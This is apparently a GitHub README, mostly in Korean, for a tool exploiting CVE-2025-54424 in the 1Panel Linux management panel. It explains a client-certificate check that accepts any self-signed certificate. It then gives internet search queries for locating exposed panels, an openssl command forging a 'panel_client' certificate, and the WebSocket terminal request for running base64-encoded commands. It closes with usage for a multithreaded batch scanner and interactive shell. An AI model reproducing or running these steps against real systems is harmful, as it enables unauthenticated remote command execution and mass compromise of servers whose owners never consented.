 anonnymous5/1panel-cve-2025-54424-
1Panel CVE-2025-54424용 익스플로잇 도구로, WebSocket을 통한 인증서 우회 및 원격 명령 실행을 가능하게 하며, 배치 스캔 및 대화형 셸을 제공합니다.

CVE-2025-54424: 1Panel 클라이언트 인증서 우회 RCE 취약점 통합 도구 (스캔+익스플로잇)
1Panel은 오픈 소스의 현대적인 Linux 운영 관리 패널로, 웹 사이트 배포, 서버 관리 및 서비스 실행을 위한 그래픽 인터페이스를 제공합니다.
영향을 받는 버전에서 Agent 측 TLS 인증 정책은 tls.RequireAnyClientCert로 설정되어 있으며, 이는 인증서를 요구하지만 신뢰성을 검증하지 않습니다. 공격자는 자체 서명된 인증서로 TLS 검증을 우회하고, CN 필드를 panel_client로 위조하여 애플리케이션 계층 검증을 우회할 수 있습니다. 최종적으로 공격자는 위조된 인증서를 사용하여 인증되지 않은 명령 실행 인터페이스 호출을 통해 원격 명령 실행 취약점을 발생시킵니다.
<= v2.0.5
hunter 및 fofa 검색 구문은 다음과 같습니다
cert.subject_org=="FIT2CLOUD"&&ip.port="9999" || cert.subject.suffix=="panel_server"
cert.subject.org="FIT2CLOUD" && port="9999" && protocol="tls" || cert.subject.cn="panel_server"
GitHub 취약점 공지 부분 복사

agent/init/router/router.go로 이동합니다

Routers 함수에서 Certificate 함수를 참조하여 전역 검증 agent/middleware/certificate.go를 수행함을 발견했습니다

Certificate 함수가 c.Request.TLS.HandshakeComplete를 통해 인증서 통신 여부를 판단함을 발견했습니다

c.Request.TLS.HandshakeComplete의 참/거짓 판단은 agent/server/server.go 코드 Start 함수의 tls.RequireAnyClientCert에 의해 결정됩니다
 참고: 여기서 tls.RequireAndVerifyClientCert 대신 tls.RequireAnyClientCert를 사용하므로, RequireAnyClientCert는 클라이언트가 인증서를 제공하기만 하면 되고 발급 CA를 검증하지 않으므로, 모든 자체 서명된 인증서가 TLS 핸드셰이크를 통과할 수 있습니다.
이후 Certificate 함수의 다른 조건으로 진입하여 인증서 CN 필드가 panel_client인지만 검증하고, 인증서 발급자는 검증하지 않습니다. 마지막으로 WebSocket 연결이 Proxy-ID 검증을 우회할 수 있음을 발견했습니다.

프로젝트에 대량의 websocket 인터페이스가 존재합니다.
/process/ws
요청 형식은 다음과 같습니다{
"type": "ps", // 데이터 유형: ps(프로세스), ssh(SSH 세션), net(네트워크 연결), wget(다운로드 진행률)
"pid": 123, // 선택 사항, 특정 프로세스 ID 필터링
"name": "process_name", // 선택 사항, 프로세스 이름으로 필터링
"username": "user" // 선택 사항, 사용자 이름으로 필터링
}

/hosts/terminal
요청 형식은 다음과 같습니다{
"type": "cmd",
"data": "d2hvYW1pCg==" // "whoami"의 base64 인코딩, 엔터를 잊지 마세요.
}
/containers/terminal/files/wget/processopenssl req -x509 -newkey rsa:2048 -keyout panel_client.key -out panel_client.crt -days 365 -nodes -subj "/CN=panel_client"
제가 개발한 도구 CVE-2025-54424.py 스크립트를 사용하여 일괄 탐지 및 이용이 가능합니다. 도구 사용법은 다음과 같습니다.
필요한 의존성 설치 pip install websocket-client cryptography PySocks requests
usage: CVE-2025-54424.py [-h] (-u URL | -f FILE) [-o OUTPUT] [-t THREADS]
                         [--proxy PROXY]

1Panel 客户端证书绕过RCE漏洞 一体化工具 (扫描+利用)
作者: Mrxn https://github.com/Mr-xn

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     单个目标,进入利用模式。例如: 192.168.1.100:8080
  -f FILE, --file FILE  目标文件,进入批量扫描模式。
  -o OUTPUT, --output OUTPUT
                        [扫描模式] 保存漏洞结果的文件名。
  -t THREADS, --threads THREADS
                        [扫描模式] 并发线程数。
  --proxy PROXY         为所有请求设置代理。例如: http://127.0.0.1:8080
